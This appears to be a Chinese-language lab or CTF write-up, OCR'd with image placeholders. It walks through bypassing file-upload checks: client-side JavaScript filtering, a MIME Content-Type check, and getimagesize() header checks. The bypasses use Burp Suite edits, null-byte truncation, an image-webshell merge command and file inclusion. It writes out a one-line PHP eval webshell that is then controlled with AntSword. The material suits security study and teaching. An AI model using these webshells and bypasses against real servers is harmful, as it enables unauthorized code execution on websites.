
你上传.php%00.png，最后保存时会保存为.php文件，%00给他截断了

六.部分题型做题记录


6.1 文件上传

1.client check]


打开界面，如图所示



我先尝试上传一个txt文件，里面写了**一句话木马** `<?php eval($_POST[1])>` 结果前端传来提示：




我试着将他的后缀名改为png试试，发现可以上传，但是用Antsowrd是无法连接的要问为什么就是因为antsoworld只会解析php文件



接着进行了抓包测试，在抓包这一块还遇到了点问题，就是burpsuite不让抓本地localhost的包，要改一下Firefox浏览器的配置，具体如下:


在firefox里输入about:config 搜索hijack，找到network.proxy.allow_hijacking_localhost项，设置成true就可以了 解决了抓不到localhost的问题

抓包结果如图：可以发现文件后缀名为png，我们把他发送到repeater调试器去修改参数




将png改为php在发送得到以下结果：我们发现成功上传了php文件


接下来使用蚁剑进行连接，我们写的一句话木马为<?php eval($_POST[1])>,密码也就是为1，上传路径在浏览器已经给出，我们将他输入到蚁剑家即可:



进入蚁剑，可以看到我们上传的文件：



Payload2：我们安装插件JS Switch,这个在火狐浏览器拓展内有




发现这个可以直接上传，无敌！省去了一大半部分的麻烦，由此可以看出，你在前端JS做过滤貌似是无效的哈哈哈哈哈


在做题目的时候还好奇他的源码是什么，就去文件中扒下来看了一下：

```
function checkFileExt(filename)
    {
        var flag = false; //状态
        var arr = ["jpg","png","gif"];
        //取出上传文件的扩展名
        var index = filename.lastIndexOf("."); //找到第几个字符有'.'这个符号
```

```
            var ext = filename.substr(index+1);
            //比较
            for(var i=0;i<arr.length;i++)
            {
                if(ext == arr[i])
                {
                    flag = true; //一旦找到合适的，立即退出循环
                    break;
                }
            }
            //条件判断
            if(!flag)
            {
                alert("上传的文件不符合要求，请重新选择！");
                location.reload(true);
            }
        }
```



发现了他JS里面使用了这个函数，我们也可以直接把这段话给他删掉，也可以同样上传文件



问题分析

很简单的东西，直接绕过前端js就好了

2.[MIME TYPE]

如标题所示，这道题是通过识别MIME的类型，来判断文件是否允许上传

```
常见的MIME类型(通用型):

超文本标记语言文本 .html text/html

xml文档 .xml text/xml

XHTML文档 .xhtml application/xhtml+xml

普通文本 .txt text/plain

RTF文本 .rtf application/rtf

PDF文档 .pdf application/pdf

Microsoft Word文件 .word application/msword


PNG图像 .png image/png

GIF图形 .gif image/gif

JPEG图形 .jpeg,.jpg image/jpeg


```

这一题我们就无法通过禁用前端JS实现，这道题我们还是用BURPSUITE进行抓包，但话不多说，上刀，抓包：




将其上传至Repeater进行改包，将后缀名修改为php：

显示上传成功，我们用蚁剑试试连接：



连接成功，成功通关，我觉得这种解法和上述方法没什么区别，就换了种思路


Payload2：我上传php文件再进行抓包：



得到回显，发现他说只能上传jpg.jpeg.png格式的文件，上面我们也说了，他判断的是MIME TYPE，所以我们将burpsuite总的content-type改为下面其中一种即可：

- image/png
- image/gif
- jpg image/jpeg

成功上传，蚁剑连接成功：



成功打通！

问题分析

服务端会对上传的数据中的content-type字段进行检测，判断其是否为指定的文件格式。

（1）绕过只需要抓包将字段修改为image/jpeg图片类型即可，绕过的步骤和上面一样：抓包，修改后缀以及content-type字段，放包，蚁剑连接就行。

3.Getimagesize()

在写这道题之前我们先了解一下 `getimagesize()` 这个函数：

函数将测定任何 GIF，JPG，PNG，SWF，SWC，PSD，TIFF，BMP，IFF，JP2，JPX，JB2，JPC，XBM 或 WBMP 图像文件的大小并返回图像的尺寸以及文件类型及图片高度与宽度。即函数会通过读取文件头，返回图片的长、宽等信息，**如果没有相关的图片文件头，函数会报错。**


根据学姐的笔记里面有几种图片的文件头：

```
JPG: FF D8 FF E0 00 10 4A 46 49 46


GIF: 47 49 46 38 39 61 (GIF89a)
```

> PNG: 89 50 4E 47


这是一张真图片，可以看到文件头：



这是一张假图片，可以看到文件头不对，根本没有图片的文件头：




首先我们上传一个假图片，也就是把php改为png格式的文件，内容还是那一句话木马：




被识破了，这种假图片是行不通的，将后缀名改为2.php也一样不行：

这种情况我们直接就进行图片合成：


> 如何生成图片木马：
>
> ①在路径下准备好一句话木马.php和一张图片.png（或者.jpg）
>
> ②输入系统指令： copy 一张图片.png/b+一句话木马.php/a 生成图片.png
>
> PS:在图片所在文件夹打开cmd
>
> ③图片木马合成成功




用010editor打开，发现代码最后写进去了：



也可以在刚刚上传的假图片文件内容开头添加GIF或者PNG文件的文件头来达到目的



上传抓包试试看




发现这里已经上传成功了，但是不能改后缀名，改了后缀名就会不让上传


所以这里蚁剑无法使用，那我们怎么运行指令呢：

我们进行文件读取，将png当成php格式执行里面的指令即可，这是文件包含漏洞。

进入里面的文件包含专栏，payload如下：



然后蚁剑连接，URL就填当前页面的URL：



成功连接，通关！

问题分析

程序开发人员一般会把重复使用的函数写到单个文件中，需要使用某个函数时直接调用此文件，而无需再次编写，这中文件调用的过程一般被称为文件包含。服务器解析执行php文件时能通过包含函数加载另外一个文件中的php代码，当被包含的文件中存在木马时，木马就能被成功执行。

